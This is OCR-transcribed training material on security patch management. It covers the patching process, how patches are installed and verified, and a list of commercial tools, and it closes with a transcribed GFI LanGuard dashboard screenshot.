
What is Patch Management?

According to https://www.techtarget.com/searchenterprisedesktop/, patch management is an area of systems management that involves acquiring, testing, and installing multiple patches (code changes) in an administered computer system. Patch management is a method of defense against vulnerabilities that cause security weaknesses or corrupt data. It is a process of scanning for network vulnerabilities, detecting missed security patches and hotfixes, and then deploying the relevant patches as soon as they are available to secure the network. It involves the following tasks:

- Choosing, verifying, testing, and applying patches
- Updating previously applied patches with current patches
- Listing patches applied previously to the current software
- Recording repositories or depots of patches for easy selection
- Assigning and deploying the applied patches

An automated patch management process includes the following steps.

- **Detect**: Use tools to detect missing security patches.
- **Assess**: Asses the issue(s) and its associated severity by mitigating the factors that may influence the decision.
- **Acquire**: Download the patch for testing.
- **Test**: Install the patch first on a test machine to verify the consequences of the update.
- **Deploy**: Deploy the patch to computers and ensure that applications are not affected.
- **Maintain**: Subscribe to receive notifications about vulnerabilities when they are reported.



Installation of a Patch

Identifying Appropriate Sources for Updates and Patches

- First, make a **patch management plan** that fits the operational environment and business objectives
- Find appropriate **updates and patches** on the home sites of the applications or operating systems' vendors
- The recommended way of tracking issues relevant to **proactive patching** is to register with the home sites to **receive alerts**

Installation of a Patch

- Users can access and install security patches via the **World Wide Web**
- Patches can be installed in two ways

Manual Installation

- In this method, the user **downloads the patch** from the vendor and installs it

Automatic Installation

- In this method, the applications use the **Auto Update** feature to update themselves

Implementation and Verification of a Security Patch or Upgrade

- Before installing any patch, **verify the source**
- Use a proper **patch management program** to validate file versions and checksums before deploying security patches
- The patch management tool must be **able to monitor the patched systems**
- The **patch management team** should check for updates and patches regularly

Installation of a Patch

The installation of a patch entails the following tasks.

- **Identifying Appropriate Sources for Updates and Patches**

  It is important to identify appropriate sources for updates and patches. Patches and updates that are not installed from trusted sources can render the target server even more vulnerable to attacks, instead of hardening its security. Thus, the selection of appropriate sources for updates and patches plays a vital role in securing web servers.

  The following are some methods for identifying appropriate sources for updates and patches.

  - Create a patch management plan that fits the operational environment and business objectives.
  - Find appropriate updates and patches on the home sites of the applications or OS vendors.
  - The recommended method of tracking issues relevant to proactive patching is to register to the home sites to receive alerts.

- **Installation of a Patch**

  Users can access and install security patches via the World Wide Web. Patches can be installed in two ways.

  - **Manual Installation**

    In this method, the user downloads the patch from the vendor and installs it.

- **Automatic Installation**


  In this method, applications use an auto update feature to update themselves.

- **Implementation and Verification of a Security Patch or Upgrade**
  - Before installing any patch, verify the source.
  - Use a proper patch management program to validate file versions and checksums before deploying security patches.
  - The patch management tool must be able to monitor the patched systems.
  - The patch management team should check for updates and patches regularly.

Patch Management Tools

GFI LanGuard

GFI LanGuard's patch management automatically scans your network and **installs and manages security and non-security patches**



https://www.gfi.com


- **Symantec Client Management Suite**
  https://www.broadcom.com
- **Solarwinds Patch Manager**
  https://www.solarwinds.com
- **Kaseya Patch Management**
  https://www.kaseya.com
- **Software Vulnerability Manager**
  https://www.flexera.com
- **Ivanti Patch for Endpoint Manager**
  https://www.ivanti.com

Patch Management Tools

- **GFI LanGuard**

  Source: *https://www.gfi.com*

  The GFI LanGuard patch management software scans the user's network automatically as well as installs and manages security and non-security patches. It supports machines across Microsoft®, MAC OS X®, and Linux® operating systems, as well as many third-party applications. It allows auto-downloads of missing patches as well as patch rollback, resulting in a consistently configured environment that is protected from threats and vulnerabilities.


GFI LanGuard
Dashboard
Scan
Remediate
Activity Monitor
Reports
Configuration
Utilities
Discuss this version...
Filter
Group
Search
Overview
Computers
History
Vulnerabilities
Patches
Ports
Software
Hardware
System Information
Entire Network
Localhost : WIN-KLV50U25OQ2
Local Domain : SUPPORT
KERIO
RGV
CPE-70-115-168-1
WORKGROUP
DESKTOP-H8MILJ1
ESXI-MINI-2
Other computers
10.0.6.1
10.0.6.108
10.0.6.110
10.0.6.112
10.0.6.12
10.0.6.172
10.0.6.176
10.0.6.250
